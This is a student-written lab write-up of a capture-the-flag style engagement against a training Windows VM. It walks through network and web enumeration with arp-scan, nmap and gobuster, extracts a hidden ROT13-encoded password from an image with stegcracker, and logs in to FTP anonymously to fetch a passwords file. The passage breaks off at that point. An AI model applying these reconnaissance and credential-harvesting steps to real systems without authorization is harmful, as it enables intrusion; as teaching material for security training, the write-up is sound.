

**Offensive Security Engagement:**

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**Rubric Virtual Machine**

Authored By:

**Jon Murray**

9-12-23

Table of Contents

Overview \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 1

Anti-Cheating Notice \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 1

Machine Setup \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 2

Enumeration \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 2-7

Steganography \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 7-10

Testing FTP \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 10-13

Wireshark \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 13,14

Account Access\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 14-18

Gaining Access as Richmond \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 18-20

Meterpreter Shell – Red Belt \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 20-23

The Unattend File \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 24,25

Struggles with Privilege Escalatoin \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 26-32

More Enuermation \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 32-34

Black Belt \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 35-37

Vulnerability Mitigation \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 37

Conclusion \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ pg 38

**Overview:**

In this lab, we are going to be conducting an offensive security engagement on the Rubric Virtual Machine. We have two, objectives in this engagement. #1, gain a meterpreter shell on the machine and use the ‘getuid’ command to display the user. #2 gain the admin credentials, and try to capture the Black Belt Flag.


The best way to start is with enumeration. The more you know, the more you are able to navigate and try methods to accomplish our goals. Enumeration is key. After that, we’ll move on to attacking and finding clues to help guide us where to go next. Eventually, we’ll get the Red Belt objective and find an interesting message that leads us to the admin credentials.

Finally, we will enumerate more and more and eventually find a way to the admin Desktop where we will ultimately get the Black Belt!!

After completing our objectives, it is important to cleanup our engagement by removing any files that we might have created.


**Anti-Cheating Notice:**

I am running a custom shell on my Kali Linux machine with a custom command prompt as shown. I have also written an alias into my .bashrc file to display my name:




**Machine Setup:**

For this lab, I have an install of Kali Linux running in the foreground, and the target Windows Rubric Machine running, but minimized:




**Enumeration:**

To begin, we need to scan the network to locate the two machines IP addresses. To do this, I’m opening a terminal in the Kali Linux machine and conducting an arp scan using <**sudo arp-scan -l**> to list the IP address of hosts. Arp scan works on level 2 of the TCP/IP model:




We identify the target machine as 10.0.2.22. From here, we will scan the target machine using 2 nmap scans. The first is <**nmap 10.0.2.22 > nmap.txt**>, which runs a very simple nmap scan and outputs to my notes. We can see that a webserver is running on port 80. While we check that out, I ran a second nmap scan that was much more comprehensive, and saved that to my notes as well:



In the more comprehensive scan, I found no scripts that were obviously available to us, for exploitation, but did get the computer name as IE9win7, the OS Version as Windows 7 Enterprise 7601, and the SMB version as version 2. Here is the scan that was run, and on the following page, the full screen result:


<**sudo nmap -sC -sV -p- -A 10.0.2.22**>



Since we know that a web server is running, let’s go check that out real quick and see what we have. Here’s what we have on the front page:




Not much there other than a picture. Let’s also check the pages source code for any information. Looks like we might have a user of ‘matthew’. We note that and move on:



Since we know that a web server is running, let’s use a tool called Gobuster to enumerate the web server. We are going to pass this tool a wordlist from a collection called Seclists, and use a wordlist from that collection specifically for finding web directories:

<**gobuster dir -u 10.0.2.22 -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt**>



I then ran a second Gobuster command using a separate wordlist, as the first scan completed and found no other directories, or hidden directories for the website:


<**gobuster dir -u 10.0.2.22 -w /usr/share/wordlists/dirb/big/txt**>



Again, we finish with nothing found. We can be pretty certain there is nothing further to gain from the web page or hidden directories. There is however, a picture attached in the code, so let’s get that picture from the webpage and inspect it for information. To do this, I’m using the following command:

**Steganography:**

<**wget http://10.0.2.22/pic1.jpg**>



The picture downloads to my working directory. There could be information hidden the meta data of this image. There are a number of ways we can go about checking that information. A quick one right off the start is to use the ‘strings’ command to check it.


To do this, I’m using command:

<**strings pic1.jpg**>




This outputs a bunch of jumbled up data, but nothing useful. Our next option is to run exiftool on this. Exiftool is another meta data tool that we can use to uncover information stored in the picture. The command is:

<**exiftool pic1.jpg**>





This gives us some better formatting, but still doesn’t really help as far as finding hidden information in the picture. Let’s try one more tool before moving on. This time, we will use a tool called ‘Stegcracker’. The command is:

<**stegcracker pic1.jpg**>



This tool outputs information to the file pic1.jpg.out, so let’s check that file for information. I use <**ls**> to locate the file, and then <**cat pic1.jpg.out**> to view it:






Turns out there was a text file buried in the image. We can see that the letters M A T T were capitalized on separate lines clearly indicating a name, and then a reference to a ROT cypher, most likely a ROT13 cypher, along with an encoded password. There is also a reference to hiding the username of a file sharing account in the document, which is probably MATT.

Rot cyphers are a form of cypher where the alphabet is just ‘rotated’ by a certain number. The most popular number to use is 13, thus giving the ROT13 name. Rotations by other number would result in that number being the name of the cypher.


We can easily break this cypher by spinning up CyberChef and passing in our encoded password we found, then bringing in the ROT13 cypher:



And now we have our decoded password of cybersecrocks, along with the username MATT. The reference to the file sharing program is most likely FTP, and FTP is running on this server, so let’s move on to that.


**Testing FTP:**

First, let’s check to see if there is any low hanging fruit, we can get from the FTP service by trying to login anonymously to the service. To do that, I’m going to create a connection using <ftp 10.0.2.22> and then typing <**anonymous**> for the name. When prompted for the password, simply hit ‘enter’:




Looks like there is a file here called ‘all\_passwords’, let’s get that file using:

<**get all\_password.txt**>



